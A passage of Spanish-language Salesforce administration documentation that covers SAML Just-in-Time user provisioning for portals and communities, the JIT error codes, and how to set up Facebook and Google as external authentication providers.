- Debe especificar un `Id. de federación`. Si el Id. pertenece a una cuenta de usuario existente, se actualiza la cuenta de usuario. En caso de inactividad de la cuenta de usuario, se actualiza la cuenta de usuario, pero permanece inactiva a menos que `User.IsActive` en la afirmación JIT (justo a tiempo) esté establecida como verdadera. Si no existe ninguna cuenta de usuario con ese `Id. de federación`, el sistema creará un nuevo usuario.
- Si el portal no tiene la inscripción automática activada y no se especifica un perfil de nuevo usuario predeterminado y una función, el campo `User.ProfileId` debe contener un nombre de perfil válido o Id. asociado con el portal. Además, el campo `User.PortalRole` debe contener un nombre de función de portal válido o Id.

  Nota: `User.Role` debe ser nulo.

### Creación y modificación de cuentas

Cree o modifique una cuenta especificando un `Id. de cuenta` válido o `Account.AccountNumber` y `Account.Name`.

- La concordancia se basa en `Account.AccountNumber`. Si se encuentran varias cuentas, aparecerá un error. De lo contrario, se actualizará la cuenta.
- Si no se encuentran cuentas coincidentes, se creará una nueva.

- Debe especificar `Account.Owner` en la afirmación SAML y garantizar que la seguridad a nivel de campo para el campo `Account.AccountNumber` esté definida como visible para el perfil de este propietario.

### Creación y modificación de contactos

Cree o modifique un contacto especificando un Id. de contacto válido en `User.Contact o` en `Contact.Email` y `Contact.LastName`.

- La concordancia se basa en `Contact.Email`. Si se encuentran varios contactos, aparecerá un error. De lo contrario, se actualizará el contacto.
- Si no se encuentran contactos coincidentes, se creará uno nuevo.

### Campos compatibles para la afirmación SAML del portal

Para identificar correctamente qué objeto crear en Salesforce, debe utilizar un prefijo. En la afirmación SAML, utilice el prefijo `Cuenta` para todos los campos del esquema Cuenta (por ejemplo `Cuenta.Id. de cuenta`)y el prefijo `Contacto` para todos los campos el esquema Contacto. En este ejemplo, el prefijo `Contacto` se ha añadido al nombre de campo `Correo electrónico`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Además de los campos estándar compatibles para usuarios JIT normales de SAML, estos campos son compatibles para las cuentas.

| Campos | Obligatorio | Comentarios |
|---|---|---|
| `Facturación` | | Calle\|Ciudad\|Estado\|Código postal\|País |
| `Ingresos anuales` | | |
| `Descripción` | | |
| `Fax` | | |
| `Identificador de federación` (sólo insertar) | Y | Si está, debe coincidir con el asunto SAML; de lo contrario se coge el asunto SAML. No se puede actualizar con SAML. |
| `Es Portal de clientes` | | |
| `Es socio` | | |
| `Número de empleados` | | |
| `Propiedad` | | |
| `Teléfono` | | |
| `Función de portal` | Y | Utilice `Empleado` para todos los usuarios de portal. |
| `Valoración` | | |
| `Dirección` | | |
| `Símbolo de teletipo` | | |

| Campos | Obligatorio | Comentarios |
|---|---|---|
| Id. de función de usuario | | Por defecto "sin función" si se deja en blanco. |
| Sitio Web | | |
| Código postal | | |

Además de los campos estándar compatibles para usuarios JIT normales de SAML, estos campos son compatibles para los contactos.

| Campos | Obligatorio | Comentarios |
|---|---|---|
| Fecha de nacimiento | | |
| Permite inscripción automática del portal | | Nombre\|Teléfono |
| Departamento | | |
| Descripción | | |
| No llamar | | |
| Fax | | |
| Ha cancelado recibir correos electrónicos | | |
| Ha cancelado recibir faxes | | |
| Teléfono particular | | |
| Origen del candidato | | |
| Dirección postal | | Calle\|Ciudad\|Estado\|Código postal\|País |
| Móvil | | |
| Propietario | | |
| Otros | | Calle\|Ciudad\|Estado\|Código postal\|País |
| Otro teléfono | | |
| Teléfono | | |
| Saludo | | |

| Campos | Obligatorio | Comentarios |
| --- | --- | --- |
| `Título` | | |

CONSULTE TAMBIÉN

- Acerca de Aprovisionamiento Justo a tiempo para SAML
- Requisitos del aprovisionamiento Justo a tiempo
- Aprovisionamiento Justo a tiempo para Comunidades
- salesforce_communities_implementation.pdf

## Aprovisionamiento Justo a tiempo para Comunidades

Con el aprovisionamiento Justo a tiempo (JIT) para Comunidades, puede utilizar una afirmación SAML para crear usuarios de comunidad de cliente y de socio sobre la marcha la primera vez que intentan iniciar sesión desde un proveedor de identidad. Esto elimina la necesidad de crear cuentas de usuario de antemano. Debido a que JIT utiliza SAML para comunicarse, su organización debe tener activado un inicio de sesión único basado en SAML. A continuación, puede trabajar con el proveedor de identidad para generar las afirmaciones SAML necesarias para JIT.

### Configuración de inicio de sesión único de SAML

Siga las instrucciones para Configuración de los ajustes de SAML para inicio de sesión único con `SAML activado`. Establezca los valores para su configuración, si es necesario, e incluya también los siguientes valores específicos de su comunidad para el aprovisionamiento JIT.

1. Marque `Aprovisionamiento de usuario activada`.

   Nota:

   - La provisión a tiempo requiere una Id. de federación en el tipo de usuario. En `Tipo de Id. de usuario SAML`, seleccione La afirmación contiene el Id. de federación del objeto de usuario.
   - Si su proveedor de identidad ha utilizado previamente el nombre de usuario de Salesforce, comuníqueles que deben utilizar el Id. de federación.

2. El **Id. de entidad** debe ser único en su organización y comenzar con `https`. No puede tener dos configuraciones de SAML con el mismo **Id. de entidad** en una sola organización. Especifique si desea utilizar el dominio de base (`https://saml.salesforce.com`) o la URL de la comunidad (como `https://acme.force.com/customers`) para el **Id. de entidad**. Debe compartir esta información con su proveedor de identidad.

   Consejo: Generalmente, utilice la URL de la comunidad como el Id. de entidad. Si está ofreciendo servicios de Salesforce a Salesforce, debe especificar la URL de la comunidad.

3. En `Tipo de Id. de usuario SAML`, seleccione `La afirmación contiene el Id. de federación del objeto de usuario`. Si su proveedor de identidad ha utilizado previamente el nombre de usuario de Salesforce, comuníqueles que deben utilizar el Id. de federación.

### Creación y modificación de usuarios de Comunidad

La afirmación de SAML necesita lo siguiente.

- Una URL de `Destinatario`. Esta es la URL de inicio de sesión de comunidad desde la página de detalles de Configuración de inicio de sesión único de SAML en su organización. La URL está en el siguiente formato.

  ```
  https://<community_URL>/login?so=<orgID>
  ```

  Por ejemplo, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"` donde `acme.force.com/customers` es la página de inicio de la comunidad y `00DD0000000JsCM` es el `Id. de organización`.

  Si se ha cargado un Certificado de descifrado de afirmación en la Configuración de inicio de sesión único de SAML de la organización, incluya el Id. del certificado en la URL utilizando el parámetro `sc`, como `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM&sc=0LE000000Dp"` donde `0LE000000Dp` es el Id. del certificado

- Salesforce intenta hacer coincidir el `Id. de federación` en el asunto de la afirmación de SAML (o en un elemento de atributo, dependiendo de cómo está definida la Ubicación de identidad de SAML en la Configuración de inicio de sesión único de SAML) con el campo `FederationIdentifier` de un registro de usuario existente.

  1. Si se encuentra un registro de usuario coincidente, Salesforce utiliza los atributos en la afirmación de SAML para actualizar los campos especificados.
  2. Si no se encuentra un usuario con un registro de usuario coincidente, Salesforce busca los contactos en el `Id. de cuenta` especificado (`Contacto.Cuenta` o `Cuenta.Número de cuenta`) para una coincidencia basada en el Id. de contacto (`Usuario.Id. de contacto`) o el correo electrónico (`Contacto.Correo electrónico`).
     i. Si se encuentra un registro de contacto coincidente, Salesforce utiliza los atributos en la afirmación de SAML para actualizar los campos de contacto especificados e inserta luego un nuevo registro de usuario.
     ii. Si no se encuentra un registro de contacto coincidente, Salesforce busca las cuentas para una coincidencia basándose en `Contacto.Cuenta` o bien `Cuenta.Número de cuenta` y `Cuenta.Nombre` especificados en la afirmación de SAML, o actualiza los registros de contacto y usuario existentes para la cuenta si se encuentra una coincidencia.
        i. Si se encuentra un registro de cuenta coincidente, Salesforce inserta un nuevo registro de usuario y actualiza los registros de cuenta basándose en los atributos proporcionados en la afirmación de SAML.
        ii. Si no se encuentra un registro de cuenta coincidente, Salesforce inserta un nuevo registro de cuenta, inserta un nuevo registro de contacto e inserta un nuevo registro de usuario basándose en los atributos proporcionados en la afirmación de SAML.

  En el caso de inactividad de la cuenta de usuario, se actualiza la cuenta de usuario, pero permanece inactiva a menos que `User.IsActive` en la afirmación JIT (justo a tiempo) esté establecida como verdadera. Si no existe ninguna cuenta de usuario con ese `Id. de federación`, el sistema creará un nuevo usuario.
- Si la comunidad no tiene la inscripción automática activada y no se especifica un perfil de nuevo usuario predeterminado y una función, el campo `User.ProfileId` debe contener un nombre de perfil válido o Id. asociado con la comunidad.

Salesforce intenta hacer coincidir el `Id. de federación` en el asunto de la afirmación de SAML con el campo `FederationIdentifier` de un registro de usuario existente.

Nota: Salesforce también admite campos personalizados en el objeto Usuario en la afirmación de SAML. Cualquier atributo en la afirmación que comience con `Usuario` se analiza como un campo personalizado. Por ejemplo, el atributo `User.NumberOfProductsBought__c` en la afirmación está ubicado en el campo `NumberOfProductsBought` para el usuario asignado. No se admiten los campos personalizados para Contactos o Cuentas.

## Campos compatibles para la afirmación SAML de la comunidad

Para identificar correctamente qué objeto crear en Salesforce, debe utilizar un prefijo. En la afirmación SAML, utilice el prefijo `Cuenta` para todos los campos del esquema Cuenta (por ejemplo `Cuenta.Id. de cuenta`)y el prefijo `Contacto` para todos los campos el esquema Contacto. En este ejemplo, el prefijo `Contacto` se ha añadido al nombre de campo `Correo electrónico`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Además de los campos estándar compatibles para usuarios JIT normales de SAML, estos campos son compatibles para las cuentas.

| Campos | Obligatorio | Comentarios |
|---|---|---|
| `Facturación` | | Calle\|Ciudad\|Estado\|Código postal\|País |
| `Ingresos anuales` | | |
| `Descripción` | | |
| `Fax` | | |
| `Identificador de federación` (sólo insertar) | Y | Si está, debe coincidir con el asunto SAML; de lo contrario se coge el asunto SAML. No se puede actualizar con SAML. |
| `Es Portal de clientes` | | |
| `Es socio` | | |
| `Número de empleados` | | |
| `Propiedad` | | |
| `Teléfono` | | |
| `Función de portal` | | |
| `Valoración` | | |
| `Dirección` | | |
| `Símbolo de teletipo` | | |
| `Id. de función de usuario` | | Por defecto "sin función" si se deja en blanco. |
| `Sitio Web` | | |
| `Código postal` | | |

Además de los campos estándar compatibles para usuarios JIT normales de SAML, estos campos son compatibles para los contactos.

| Campos | Obligatorio | Comentarios |
|---|---|---|
| `Fecha de nacimiento` | | |

| Campos | Obligatorio | Comentarios |
|---|---|---|
| Permite inscripción automática del portal | | Nombre\|Teléfono |
| Departamento | | |
| Descripción | | |
| No llamar | | |
| Fax | | |
| Ha cancelado recibir correos electrónicos | | |
| Ha cancelado recibir faxes | | |
| Teléfono particular | | |
| Origen del candidato | | |
| Dirección postal | | Calle\|Ciudad\|Estado\|Código postal\|País |
| Móvil | | |
| Propietario | | |
| Otros | | Calle\|Ciudad\|Estado\|Código postal\|País |
| Otro teléfono | | |
| Teléfono | | |
| Saludo | | |
| Título | | |

CONSULTE TAMBIÉN

- Acerca de Aprovisionamiento Justo a tiempo para SAML
- Requisitos del aprovisionamiento Justo a tiempo
- salesforce_communities_implementation.pdf

## Errores del aprovisionamiento Justo a tiempo

A continuación se muestran los códigos de error y las descripciones de aprovisionamiento Justo a tiempo para SAML.

Los errores de SAML se devuelven en el parámetro de URL, por ejemplo:

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

Nota: Salesforce redirige al usuario a una URL de error personalizada si se especifica en la configuración SAML.

## Mensajes de error

| Código | Descripción | Detalles del error |
|---|---|---|
| 1 | Falta el identificador de federación | MISSING_FEDERATION_ID |
| 2 | Identificador de federación no coincidente | MISMATCH_FEDERATION_ID |
| 3 | Id. de organización no válido | INVALID_ORG_ID |
| 4 | No se puede adquirir el bloqueo | USER_CREATION_FAILED_ON_UROG |
| 5 | No se puede creer el usuario | USER_CREATION_API_ERROR |
| 6 | No se puede establecer el contexto de administración | ADMIN_CONTEXT_NOT_ESTABLISHED |
| 8 | Campo personalizado no reconocido | UNRECOGNIZED_CUSTOM_FIELD |
| 9 | Campo estándar no reconocido | UNRECOGNIZED_STANDARD_FIELD |
| 11 | Se ha superado el límite de licencias | LICENSE_LIMIT_EXCEEDED |
| 12 | El Id. de federación y el nombre de usuario no coinciden | MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS |
| 13 | Versión de API de provisión no compatible | UNSUPPORTED_VERSION |
| 14 | No se permite el cambio del nombre de usuario | USER_NAME_CHANGE_NOT_ALLOWED |
| 15 | No se permite el tipo de campo personalizado | UNSUPPORTED_CUSTOM_FIELD_TYPE |
| 16 | No se puede asignar un Id. de perfil único para el nombre del perfil asignado | PROFILE_NAME_LOOKUP_ERROR |
| 17 | No se puede asignar una Id. de función única para el nombre del perfil asignado | ROLE_NAME_LOOKUP_ERROR |
| 18 | Cuenta no válida | INVALID_ACCOUNT_ID |
| 19 | Falta el nombre de la cuenta | MISSING_ACCOUNT_NAME |
| 20 | Falta el número de la cuenta | MISSING_ACCOUNT_NUMBER |
| 22 | No se puede crear la cuenta | ACCOUNT_CREATION_API_ERROR |
| 23 | Contacto no válido | INVALID_CONTACT |
| 24 | Falta la dirección de correo electrónico del contacto | MISSING_CONTACT_EMAIL |
| 25 | Faltan los apellidos del contacto | MISSING_CONTACT_LAST_NAME |
| 26 | No se puede crear el contacto | CONTACT_CREATION_API_ERROR |
| 27 | Se han encontrado varios contactos coincidentes | MULTIPLE_CONTACTS_FOUND |
| 28 | Se han encontrado varias cuentas coincidentes | MULTIPLE_ACCOUNTS_FOUND |

| Código | Descripción | Detalles del error |
|---|---|---|
| 30 | Propietario de la cuenta no válido | INVALID_ACCOUNT_OWNER |
| 31 | Perfil del portal no válido | INVALID_PORTAL_PROFILE |
| 32 | No se permite el cambio de cuenta | ACCOUNT_CHANGE_NOT_ALLOWED |
| 33 | No se puede actualizar la cuenta | ACCOUNT_UPDATE_FAILED |
| 34 | No se puede actualizar el contacto | CONTACT_UPDATE_FAILED |
| 35 | Valor de campo de la cuenta estándar no válido | INVALID_STANDARD_ACCOUNT_FIELD_VALUE |
| 36 | No se permite el cambio de contacto | CONTACT_CHANGE_NOT_ALLOWED |
| 37 | Función de portal no válida | INVALID_PORTAL_ROLE |
| 38 | No se puede actualizar la función de portal | CANNOT_UPDATE_PORTAL_ROLE |
| 39 | Clase de gestor JIT de SAML no válida | INVALID_JIT_HANDLER |
| 40 | Usuario de ejecución no válido | INVALID_EXECUTION_USER |
| 41 | Error de ejecución | APEX_EXECUTION_ERROR |
| 42 | No se admite la actualización de un contacto con una cuenta personal | UNSUPPORTED_CONTACT_PERSONACCT_UPDATE |

CONSULTE TAMBIÉN

Acerca de Aprovisionamiento Justo a tiempo para SAML

Aprovisionamiento Justo a tiempo para los portales

# Acerca de proveedores de autenticación externos

Puede permitir que los usuarios inicien sesión en su organización de Salesforce utilizando sus credenciales de inicio de sesión desde un proveedor de servicio externo como Facebook© o Janrain©.

Realice lo siguiente para configurar un proveedor de autenticación correctamente para un inicio de sesión único:

- Configurar el sitio Web del proveedor de servicio correctamente.
- Crear un gestor de registro utilizando Apex.
- Definir el proveedor de autenticación en su organización.

Cuando la configuración ha finalizado, el flujo del proveedor de autenticación es el siguiente.

1. El usuario intenta iniciar sesión en Salesforce utilizando una identidad externa.
2. La solicitud de inicio de sesión se redirige al proveedor de autenticación externo.
3. El usuario realiza el inicio de sesión externo y aprueba el acceso.
4. El proveedor de autenticación externo redirige el usuario a Salesforce con credenciales.
5. El usuario inicia sesión en Salesforce.

Nota: Si un usuario tiene una sesión existente de Salesforce, después de la autenticación, se redirige automáticamente a la página donde puede aprobar el vínculo a su cuenta de Salesforce.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Definición de su proveedor de autenticación

Se admiten los siguientes proveedores:

- Facebook
- Google
- Janrain
- LinkedIn
- Servicio de control de Microsoft Access
- Salesforce
- Twitter
- Cualquier proveedor de servicios que implementa el protocolo de conexión OpenID

## Adición de funcionalidad al proveedor de autenticación

Puede agregar funcionalidad a su proveedor de autenticación utilizando parámetros de solicitud adicionales.

- Ámbito: Personaliza los permisos solicitados a terceros
- Sitio: Permite utilizar el proveedor con un sitio
- URL de inicio: Envía el usuario a una ubicación específica después de la autenticación
- Comunidad: Envía al usuario a una comunidad específica después de la autenticación
- Extremo de autorización en la página 1041: envía al usuario a un extremo de autorización específico (solamente proveedores de autenticación de Salesforce)

## Creación de un gestor de registro de Apex

Se requiere una clase de gestor de registro para utilizar Proveedores de autenticación para el flujo de inicio de sesión único. La clase de gestor de registro de Apex debe implementar la interfaz `Auth.RegistrationHandler`, que define dos métodos. Salesforce recurre al método apropiado en devolución de llamadas dependiendo de si el usuario ha utilizado este proveedor antes o no. Cuando crea el proveedor de autenticación, puede crear automáticamente una clase de plantilla de Apex por motivos de prácticas.

Configuración de un proveedor de autenticación de Facebook

Configurar un proveedor de autenticación de Google

Permita a los usuarios iniciar sesión en una organización de Salesforce usando sus cuentas de Google.

Configurar un proveedor de autenticación de Janrain

Configurar un proveedor de autenticación de Salesforce

Puede utilizar una aplicación conectada como un proveedor de autenticación.

Configurar un proveedor de autenticación de conexión OpenID

Puede utilizar cualquier aplicación Web externa que implemente el lado del servidor del protocolo de conexión OpenID, como Amazon, Google y PayPal como proveedor de autenticación.

Configurar un proveedor de autenticación del servicio de control de Microsoft® Access

Puede utilizar el servicio de control de Microsoft Access como proveedor de autenticación, mediante el protocolo OAuth. La autorización suele realizarse mediante un servicio Microsoft Office 365, como SharePoint® Online.

Configurar un proveedor de autenticación de LinkedIn

Permita a los usuarios iniciar sesión en una organización de Salesforce utilizando sus cuentas de LinkedIn.

Configurar un proveedor de autenticación de Twitter

Permita a sus usuarios iniciar sesión en una organización de Salesforce con sus cuentas de Twitter.

Uso de valores gestionados por Salesforce en Configuración de proveedor de autorización

Puede elegir permitir a Salesforce crear automáticamente valores clave al configurar un proveedor de autorización de Facebook, Salesforce, LinkedIn, Twitter o Google. Esto le permite omitir el paso de creación de su propia aplicación externa.

Crear un proveedor de autenticación externo personalizado

Cree un proveedor de autenticación de inicio de sesión único (SSO) para permitir a los administradores y usuarios utilizar sus credenciales SSO que no son de Salesforce para sus organizaciones de Salesforce.

## Configuración de un proveedor de autenticación de Facebook

Para utilizar Facebook como un proveedor de autenticación:

1. Configure una aplicación de Facebook, estableciendo que Salesforce sea el dominio de la aplicación.
2. Defina un proveedor de autenticación de Facebook en su organización de Salesforce.
3. Actualice su aplicación de Facebook para que utilice la `URL de devolución de llamada` generada por Salesforce como la `URL del sitio Web` de Facebook.
4. Pruebe la conexión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Configuración de una aplicación de Facebook

Antes de poder configurar Facebook para su organización de Salesforce, deberá configurar una aplicación en Facebook:

Nota: Puede omitir este paso permitiendo a Salesforce utilizar su propia aplicación predeterminada. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. Vaya al sitio Web de Facebook y cree una nueva aplicación.
2. Modifique la configuración de la aplicación y establezca el Dominio de la aplicación como Salesforce.
3. Tenga en cuenta el Id. de la aplicación y la pregunta secreta de la aplicación.

### Definición de un proveedor de Facebook en su organización de Salesforce

Necesitará el Id. de la aplicación y la pregunta secreta de la aplicación para configurar un proveedor de Facebook en su organización de Salesforce.

Nota: Puede omitir especificando estos valores clave en la configuración del proveedor permitiendo a Salesforce gestionar los valores por usted. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Facebook para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeFacebook", su URL de inicio de sesión único tendrá una apariencia similar a la siguiente: `https://login.salesforce.com/auth/sso/00Dx00000000001/MiProveedorDeFacebook`.
6. Utilice el Id. de la aplicación desde Facebook para el campo `Clave del consumidor`.
7. Utilice la pregunta secreta de la aplicación desde Facebook para el campo `Pregunta secreta del consumidor`.
8. También puede establecer los siguientes campos.
   a. Introduzca la URL de base desde Facebook para `Autorizar URL de extremo`. Por ejemplo, `https://www.facebook.com/v2.2/dialog/oauth`. Si deja este campo en blanco, Salesforce utiliza la versión de la API de Facebook que su aplicación utiliza.

> **Consejo:** Puede agregar parámetros de cadena de consulta a la URL de base, si es necesario. Por ejemplo, para obtener un token de actualización de Google para un acceso fuera de línea, utilice `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. En este ejemplo, el parámetro `approval_prompt` adicional es necesario para pedir al usuario que acepte la acción de actualización, de modo que Google continuará proporcionando tokens de actualización tras el primero.

**b.** Introduzca la `URL de extremo de token` de Facebook. Por ejemplo, `https://www.facebook.com/v2.2/dialog/oauth`. Si deja este campo en blanco, Salesforce utiliza la versión de la API de Facebook que su aplicación utiliza.

**c.** Introduzca la `URL de extremo de información de usuario` para cambiar los valores solicitados desde la API de perfil de Facebook. Consulte https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profile para obtener más información acerca de campos. Los campos solicitados deben corresponder a ámbitos solicitados. Si deja este campo en blanco, Salesforce utiliza la versión de la API de Facebook que su aplicación utiliza.

**d.** `Ámbitos predeterminados` para enviarlos junto con la solicitud al extremo de la autorización. De lo contrario, se utilizarán los valores predeterminados codificados para el tipo de proveedor (consulte la documentación de desarrollador de Facebook para conocer estos valores predeterminados).

Para obtener más información, consulte Uso del parámetro de ámbito

**e.** `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.

**f.** `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.

**g.** Seleccione una clase de Apex ya existente como la clase de `Gestor de registro` o haga clic en `Crear una plantilla de gestor de registro automáticamente` para crear una plantilla de clase de Apex para el gestor de registro. Debe modificar esta clase y el contenido predeterminado antes de utilizarla.

> **Nota:** Debe especificar una clase de gestor de registro para que Salesforce genere la `URL de inicialización de inicio de sesión único`.

**h.** Seleccione el usuario que ejecuta la clase de Apex del gestor para **Ejecutar registro como**. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.

**i.** Para utilizar un portal con su proveedor, seleccione el portal en la lista desplegable Portal.

**j.** Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

**9.** Haga clic en **Guardar**.

Asegúrese de apuntar el valor de `Id. de proveedor de autorización` generado. Debe utilizarlo con la clase de Apex `Auth.AuthToken`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

### Actualización de su aplicación de Facebook

Tras definir el proveedor de autenticación de Facebook en su organización de Salesforce, vuelva a Facebook y actualice su aplicación para que utilice la `URL de devolución de llamada` como la `URL del sitio Web` de Facebook.

### Comprobación de la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización. Debe redirigirle a Facebook y solicitarle iniciar sesión. Al hacerlo, se le solicitará que autorice su aplicación. Después de autorizarla, se vuelve a dirigir a Salesforce.

CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente

Acerca de proveedores de autenticación externos

## Configurar un proveedor de autenticación de Google

Permita a los usuarios iniciar sesión en una organización de Salesforce usando sus cuentas de Google.

Para utilizar Google como un proveedor de autenticación:

1. Configure una aplicación de Google, estableciendo que Salesforce sea el dominio de la aplicación.
2. Defina un proveedor de autenticación de Google en su organización de Salesforce.
3. Actualice su aplicación de Google para que utilice la `URL de devolución de llamada` generada por Salesforce como la `URL del sitio Web` de Google.
4. Pruebe la conexión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Configurar una aplicación Google

Antes de poder configurar Google para su organización de Salesforce, deberá configurar una aplicación en Google:

Nota: Puede omitir este paso permitiendo a Salesforce utilizar su propia aplicación predeterminada. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. Vaya al sitio Web de Google y cree una nueva aplicación.
2. Modifique la configuración de la aplicación y establezca el Dominio de la aplicación como Salesforce.
3. Tenga en cuenta el Id. de la aplicación y la pregunta secreta de la aplicación.

### Definir un proveedor de Google en su organización de Salesforce

Necesitará el Id. de la aplicación de Google y la pregunta secreta de la aplicación para configurar un proveedor de Google en su organización de Salesforce.

Nota: Puede omitir especificando estos valores clave en la configuración del proveedor permitiendo a Salesforce gestionar los valores por usted. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Google para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo de URL`, que se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeGoogle", su URL de inicio de sesión único tendrá una apariencia similar a la siguiente: `https://login.salesforce.com/auth/sso/00Dx00000000001/MiProveedorDeGoogle`.
6. Utilice el Id. de la aplicación desde Google para el campo `Clave del consumidor`.
7. Utilice la pregunta secreta de la aplicación desde Google para el campo `Pregunta secreta del consumidor`.
8. También puede establecer los siguientes campos.

**a.** `Autorizar URL de extremo` para especificar la URL de autorización de base desde Google. Por ejemplo, `https://accounts.google.com/o/oauth2/authorize`. La URL debe comenzar por *`https://accounts.google.com/o/oauth2`*.

> Consejo: Puede agregar parámetros de cadena de consulta a la URL de base, si es necesario. Por ejemplo, para obtener un token de actualización de Google para un acceso fuera de línea, utilice `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. El parámetro `approval_prompt` adicional es necesario para pedir al usuario que acepte la acción de actualización, de modo que Google continuará proporcionando tokens de actualización tras el primero.

**b.** `URL de extremo de token` para especificar la URL del token de OAuth desde Google. Por ejemplo, `https://accounts.google.com/o/oauth2/accessToken`. La URL debe comenzar por *`https://accounts.google.com/o/oauth2`*.

**c.** `URL de extremo de información de usuario` para cambiar los valores solicitados desde la API de perfil de Google. La URL debe comenzar por *`https://www.googleapis.com/oauth2/`*.

**d.** `Ámbitos predeterminados` para enviarlos con la solicitud al extremo de la autorización. De lo contrario, se utilizan los valores predeterminados codificados para el tipo de proveedor. Para los valores predeterminados, consulte documentación de desarrollador de Google.

Para obtener más información, consulte Uso del parámetro de ámbito.

**e.** `URL de error personalizada` para especificar una URL del proveedor para informar de errores.

**f.** `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.

